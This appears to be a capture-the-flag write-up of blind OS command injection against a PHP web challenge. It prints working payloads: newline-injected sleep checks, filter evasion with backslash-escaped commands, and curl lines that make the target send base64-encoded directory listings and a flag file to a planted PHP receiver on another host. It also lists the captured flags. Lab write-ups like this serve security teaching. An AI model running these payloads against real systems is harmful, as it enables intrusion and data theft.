curl -s -X POST http://1.3.3.7/ -d "word=okokok"
I tried different payload and compare the length the of the returned document, but they were all the same.
I thought maybe this challenge is not about OS command injection anymore but some other type of challenge? Like if there there is a shared folder between 1.3.3.6 and 1.3.3.7 that I haven’t found, or maybe it is a PHP CGI vulnerability.
Checking the response from curl, the PHP version that 1.3.3.7 was the same as 1.3.3.6 which is 8.0.30 so it is highly unlikely that it is vulnerable to PHP CGI.
There is no shared folders between 1.3.3.7 and 1.3.3.6 that I can find. The page is invulnerable to Path Traversal.
At this point, my gut tells me that this might be a Blind OS Command Injection. I can never get anything else other than “Éc éc” in the first place. There is still a chance that the filtering logic behind 1.3.3.7 is the same as 1.3.3.6 so I reviewed the index.php on 1.3.3.6 and see that the sleep command is not filtered. So I tried the payload:
word=%0Asleep+10
The request timed out this means that the command was definitely executed, since I tried with other command the response came back almost immediately so this is definitely not a connection problem.
I tried if there is a 12-character filter
word=%0Asleep+59999999It still timed out, meaning the command definitely work. I tried this payload on 1.3.3.6 and it was not timed out but return Dài quá, khum nói immediately.
I immediately fire a payload that will leak me the root directory of the container:
curl -s -X POST -d 'word=%0Acurl -X POST -d "$(l\s -la / | base64 -w 0)" http://1.3.3.6/images/recv.php' http://1.3.3.7/This command make 1.3.3.7 to leak the flag and post it to the recv.php file that I’ve injected beforehand in 1.3.3.6
<?php file_put_contents("dir.txt", file_get_contents("php://input")); ?>By checking the exposed dir.txt file and decode the base64 string, I see the root directory:

With another payload I can read the flag:
curl -s -X POST -d 'word=%0Acurl -X POST -d "$(ca\t /flagljChD | base64 -w 0)" http://1.3.3.6/images/recv.php' http://1.3.3.7/Loot & Flags
Flag 1: BKSEC{h4v3_y0u_1nj3ct3d_y0urs3lf_c8f2a9b36e2239}
Flag 2: BKSEC{good_job_boy_heheeheeeeeeeeee_6f6e6c7966616e73}